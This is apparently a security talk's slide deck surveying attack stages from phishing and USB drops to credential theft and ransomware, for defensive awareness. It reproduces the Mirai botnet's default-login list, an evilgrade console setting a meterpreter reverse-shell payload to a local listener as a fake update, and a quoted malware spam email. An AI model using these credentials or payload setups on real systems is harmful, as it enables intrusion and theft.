

# The Diversity of the Cyber Threat Landscape

Brian Wallace | Senior Researcher/Data Scientist



CYLANCE™

# Who am I?

- Previously Senior Security Researcher
- Recently became Data Scientist
- Work at Cylance
- Open Source developer (<https://github.com/bwall>)
- Twitter: [https://www.twitter.com/botnet\\_hunter](https://www.twitter.com/botnet_hunter)
- Lead Investigator on Operation Cleaver
- Creator of Redirect to SMB method

# Cylance

- Computer security company based out of Irvine
- Offices on 4 continents
- Primary offering is a machine learning based Anti-virus replacement
- Analyzes malware before it ever runs with a deep neural network
- Fastest growing Cyber security company in Inc 5000 (#26 overall!)
- Additionally provide consulting services

# Outline

- Cracking the Perimeter
  - Social Engineering
  - Remote Exploitation
  - Man in the Middle
- Lateral Movement
  - Credential Theft
  - Abusing Shared Resources
- Post Exploitation
  - Abusing Data
  - Launching other Attacks

# Cracking the Perimeter

- Gaining initial access to the network
- Generally the first step for an attacker
  - Attacks rarely consist of a single method
  - Multiple stages even for a single payload
  - Initial access makes it easier to gain privileged access
- Most fruitful methods focus on human element
- Other methods focus on holes in large network surface
- Attackers evolve over time to find the gaps in different defenses

# Social Engineering

- Human element is commonly the weakest link in security
- Tricking the targets to carry out some action that will get them access
- Often targeting those with lower security posture
- Difficult to train employees to not be affected
- Attacks focus on targets both personally and professionally

# Spray and Pray Spam

- Many different kind of attackers
- Some focus purely on sending spam
- Sell as a service to those wishing to deliver malicious emails
- Can do specific email targets for a price
- Generally focuses on hitting a very large number of emails
- Often work with groups that are “paid per install” for installing malware for a price
- Highly popular method for delivering malware
- Regularly done at high scale

**Subject:** Suspicious movements  
**From:** Marlene Parrish  
**Date:** Tuesday, 8 November 2016, 12:52

Dear [redacted], Leroy from the bank notified us about the suspicious movements on our account. Examine the attached scanned record. If you need more information, feel free to contact me.


---

King regards,  
Marlene Parrish  
Account Manager  
Tel.: 202-328-1800  
U.S. Office of Personnel Management  
1189 E Street, NW  
Washington, DC 20415-1000

- <http://blog.dynamoo.com/2016/11/malware-spam-suspicious-movements-leads.html>
- Attached zip file with Javascript file
- When user attempts to open, it downloads a Locky (ransomware) sample and executes it

# Credential Phishing

- Generally using spam based techniques
- Tricks user to click on a link in an email
- User then goes to an attacker controlled site intended to look like a legitimate login page for a website
- User then puts in their credentials
- Fake login page saves the credentials
- Redirects to the real login page, inputting the correct credentials, stealing them as well



- <https://blog.opendns.com/2015/02/11/paypal-phishing-sophistication-growing/>
- Highly similar to real Paypal site
- Domain is similar and intended to convince user site is legit without close inspection

# Spear Phishing

- Going after specific targets
- Generally operated by more focused threat actors
- Commonly used by APTs
- Gather information on targets to establish “pretext”
- Use learned knowledge to create email personalized to maximize likelihood of opening and minimize suspicion



**nyxgeek**  
@nyxgeek



 Follow

I love LinkedIn! Knowing specific job duties, technologies used, and project names really helps my spear-phishing game!

RETWEETS  
**3**

LIKES  
**5**



3:53 PM - 7 Nov 2016

- Information for pretext is very easy to find
- Difficult to remove possibility of an attacker establishing convincing pretext
- Most pretext does not require a special skill set to establish

# Spear Phishing: Operation Cleaver

- Attackers would spear phish by messages on Linked In
- Pose as recruiters hiring for a competitor to their current employer
- When employee showed interest, they were requested to download a resume submission application
- Application “EasyResumeCreator” presented a resume creator/submitter but also executed malware
- Employee unlikely to report suspicious behavior because exploring a job at a competitor might be grounds for termination



Advance your career with your best resume



EASY RESUME CREATOR PRO

- HOME
- FEATURES
- ORDER
- DOWNLOAD
- SUPPORT
- FAQ
- AFFILIATES

## Welcome to Easy Resume Creator Pro

Stay ahead of the pack in today's competitive job market with a **well-designed resume**.

With millions of job seekers posting their resumes online and unemployment rates at an all-time high,

**a winning resume must grab the employer's attention** and instantly impress!

Your resume has a few seconds to capture a recruiter's attention—or your years of hard work and education can be wasted. You need a winning resume whether you're entering the job market for the first time or making a transition in the middle of a successful career.

In this unforgiving environment, your professional future deserves the best resume tool available -

### Easy Resume Creator Pro

Finding, tracking, applying for, and following up on the many positions posted on the web is cumbersome, time-consuming, and difficult. Don't mess out on

**your dream job** because you were late finding or applying for the position.

With Easy Resume Creator Pro, you can find, track and apply for position tasks in seconds, without having to jump through hoops. You can even follow up on the application effectively and efficiently.

Let Easy Resume Creator Pro help you

**define your career objective** and reel in those monster jobs. The **resume builder** and **cover letter builder** help you **write a resume** and **cover letter** that emphasize your current career level, background, and career objectives. Easy Resume Creator Pro lets you build a resume in the Microsoft Word, HTML, ASCII, and HR-XML formats.

**Easy Resume Creator Pro's Job Crawler** finds employment offers posted throughout different job boards, such as Dice, Monster, Monster Canada, Spherion, and many more. You can search for available job openings by keyword, location, career field, and other criteria.



DOWNLOAD NOW

File size: 16 Mb  
15 days free trial

BUY NOW !!!

Only: \$34.95  
Instant key delivery!

#### NEWS

##### Latest version

Easy Resume Creator Pro version 4.22 is available! Fixed bug with registration customers in Windows Vista Premium Home Edition.

More >

##### Minor update

Easy Resume Creator Pro version 4.21 is available! Resolved problem with changes the icons in the resume sections taskbar. In the previous version the icons weren't properly restored on the moving section.

More >

##### New version

Easy Resume Creator Pro 4.20 has been released. Updated job search engines, added SSL authorization for SMTP protocol, improved user's interface, fixed some bugs.

More >


##### Minor update

Easy Resume Creator Pro 4.15 has been released. The latest version includes support for the Windows Vista operating system, in addition to many other improved features.

More >

##### Minor update

Easy Resume Creator Pro 4.12 has been released. Updated fee



Contact Information

Job Objective

Education

Work Experience

Skills List

Submission



UPLOAD PROGRESS

Submit

# USB Drops

- It is easy to create a USB device to infect computers with malware when they are plugged in
- USB Rubber Ducky - \$44.99 (deluxe)
- Teensy-LC - \$11.65 (requires development)
- Can act as keyboard (automated keystrokes)
- Can act as network device (perform lateral movement)
- Can act as storage device for malware
- Be cautious of USB drives you find on the ground

# Remote Exploitation

- Most networks run many services/clients
- Keeping all of them up to date can be difficult
- Keeping up with patches will not cover all exploits (0 days)
- An attacker only needs an exploit for one to gain access
- Sometimes services exploited are not even known to be present
- Unconfigured devices can be a gold mine for attackers

# Default Credentials


- Default credentials only requires the attackers to know what the device is, or guess common logins
- Lists are publicly available for many devices
- Device documentation often have default credentials
- Most device default credentials are a quick Google search away
- This was the **ONLY** method of infection used by Mirai which managed to take down DYN DNS services

USER:	PASS:	USER:	PASS:
root	xc3511	admin1	password
root	vizxv	administrator	1234
root	admin	666666	666666
admin	admin	888888	888888
root	888888	ubnt	ubnt
root	xmhdipc	root	klv1234
root	default	root	Zte521
root	juantech	root	hi3518
root	123456	root	jvbsd
root	54321	root	anko
support	support	root	zlx.
root	(none)	root	7ujMko0vizxv
admin	password	root	7ujMko0admin
root	root	root	system
root	12345	root	ikwb
user	user	root	dreambox
admin	(none)	root	user
root	pass	root	realtek
admin	admin1234	root	00000000
root	1111	admin	1111111
admin	smcadmin	admin	1234
admin	1111	admin	12345
root	666666	admin	54321
root	password	admin	123456
root	1234	admin	7ujMko0admin
root	klv123	admin	1234
Administrator	admin	admin	pass
service	service	admin	meinsm
supervisor	supervisor	tech	tech
guest	guest	mother	fucker
guest	12345		
guest	12345		

- <http://www.csoonline.com/article/3126924/security/here-are-the-61-passwords-that-powered-the-mirai-iot-botnet.html>
- The default logins that shook the Internet

# Over Exposed Services

- Many devices running many services in large environments
- Some devices run unexpected services
- ANTLabs InnGate (hotel WiFi)
  - Exposed RSYNC daemon (unauthenticated, root)
  - Full read/write of file system
  - Trivial code execution as root user
- Scan your networks inside and out, and inspect anything unknown



- 277 vulnerable devices discovered globally
- Hackers could control all network traffic at those hotels/event centers/etc

# Exploits

- Take advantage of weaknesses developed into software or by misconfiguration by administrator
- Can range from simple to extremely complex
- Generic topic of abusing software for unexpected behavior
- Any software can potentially be vulnerable
- Some software more vulnerable than others
- Unknown exploits used sparingly by attackers
- Patching and proper configuration helps immensely

# Man in the Middle

- Many different situations give an attacker control over a target's network communications
- This is tremendous leverage, allowing the attacker to launch a wide variety of new attacks
- Easy for an attacker to listen to network traffic and wait for something easily exploitable
- Considered rare, but also few detection mechanisms

```
isr-evilgrade : evilgrade
Fichier  Édition  Affichage  Signets  Configuration  Aide
=====
Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

-----
| Name | Default | Description |
+-----+-----+-----+
| enable | 1 | Status |
| agent | ./agent/agent.exe | Agent to inject |
+-----+-----+-----+

evilgrade(notepadplus)>set agent '['"/pentest/exploits/framework3/msfpayload window
cp LHOST=192.168.0.3 LPORT=1234 X > <%OUT%>/root/Desktop/notepadplusv666.exe<%OUT%
>"]'
set agent, ['"/pentest/exploits/framework3/msfpayload windows/meterpreter/reverse_t
cp LHOST=192.168.0.3 LPORT=1234 X > <OUT%>/root/Desktop/notepadplusv666.exe<OUT%>
']

evilgrade(notepadplus)>start
```

# Public WiFi

- It is trivial to MITM a target on public WiFi (or any shared network connection)
- Airplane WiFi is a particularly good place to launch these attacks (no expectation of speed/stability)
- Coffee shop/restaurant environments allow for attackers to sit and attack everyone who connects
- Anything not strongly encrypted is at risk
- Use a VPN or do not use public WiFi at all

# Femtocells

- WiFi is not the only network protocol for wireless devices
- Legitimate use as mini cell towers for improving cell phone service
- If owner manages to hack femtocell, can potentially inspect/modify all information going over cell tower
- Law enforcement uses a device called a StringRay to run this attack for evidence gathering purposes



- <http://www.trbimg.com/img-55270e43/turbine/bs-md-ci-stingray-police-react-20150409>

# Lateral Movement

- Once access is obtained, can be used to move closer to actual target, “crown jewels”
- Many devices/services/accounts that might not be accessible from outside are now reachable
- These many be left unprotected/unmonitored because not exposed publicly
- Attackers learn a great deal about the network internals during these attacks

# Credential Theft

- Passwords tend to be the keys to most everything
- Attackers often look for credentials they can use to gain more access
- Credentials may be stored in unexpected locations
- Attackers may not need exact password, but instead choices they can try/mutate
- Using credentials can be a stealthy method for continued access to the network

# Cached Credentials

- Windows stores recently used username/passwords in memory in lsass.exe (in some cases in a completely recoverable form)
- Mimikatz is the most popular tool for doing this
- Can also be extracted from a memory dump of lsass.exe



# Credentials from the Network

- A compromised device on a network can communicate with the network
- Encrypted credentials are commonly sent over the network
- Encrypted credentials can be used to guess the original password (in many cases)
- Attacker just needs to trick something to send it encrypted credentials
- Many ways to do this for Windows

# Credentials from the Network

- LLMNR, NBT-NS, and MDNS can be abused on Windows to leak encrypted credentials
- Tool named Responder makes this attack simple
- Attack called Redirect to SMB can be used when an attacker has a form of MitM (local or remote)



# Credentials in Shared Documents

- Credentials are sometimes stored in files
- Documentation, code, “secret” text files
- Attackers search for this information
- Once found, attackers can use as they wish
- Always better if some encrypted container is used

# Abusing Shared Resources

- Networks often contain shared resources
- Increase connectivity
- Often trusted because who has access
- With a compromised device, the attackers now have access
- Simple for an attacker to add a malicious macro to a shared document
- Even easier for them to replace an EXE with malware

# Post Exploitation

- Attacker has access, now what?
- Different attackers have different objectives
- Some attackers will simply sell access to the highest bidder
- Some attackers only wish to use computing resources
- Every victim has value to an attacker
- Nothing is too small, attackers want to hit everything they can, and can automate much of it

# Abusing Data

- Data is valuable
- What makes data valuable is highly dependent on the data itself
- Many different ways to abuse leverage over data

# Destroy Data

- Destroying data is a common disruption technique
- Used during the Sony Pictures hack
- Malware deleted every file on infected computers
- Displayed message once all files were deleted

# Hacked By #GOP

## Warning :

We've already warned you, and this is just a beginning.

We continue till our request be met.

We've obtained all your internal data including your secrets and top secrets.

If you don't obey us, we'll release data shown below to the world.

Determine what will you do till November the **24th, 11:00 PM(GMT)**.

## Data Link :

<https://www.sonypicturesstockfootage.com/SPEData.zip>

<http://dmiplaewh36.spe.sony.com/SPEData.zip>

<http://www.ntcnt.ru/SPEData.zip>


<http://www.thammasatpress.com/SPEData.zip>

<http://moodle.universidatebematech.com.br/SPEData.zip>

# Encrypt Data

- Ransomware is extremely effective
- Encrypts files
- Charges ransom to decrypt files
- Highly enabled by difficult to de-anonymize payment methods
- Many victims pay the ransom





# Steal Data

- Attackers may want proprietary information
- Once its stolen, they have full access
- Can replicate, copy, etc
- Technique demonstrated this year at BlackHat to steal information through Taylor Swift lyrics

# Launching Other Attacks

- An attacker that compromises your computer can use your computer to compromise others
- Mirai used compromised IOT devices to spread to more IOT devices
- Rapid Growth
- Then used compromised computers to launch DDoS on DYN
- Compromised computers often used to send spam as well

# Takeaways

- Train employees to not be victims of social engineering
- Use defenses at multiple layers, and utilize next generation technologies to keep ahead of threats
- There is no computer an attacker would not happily infect
- Every computer has value to an attacker
- Everyone needs security

# QUESTIONS — AND — ANSWERS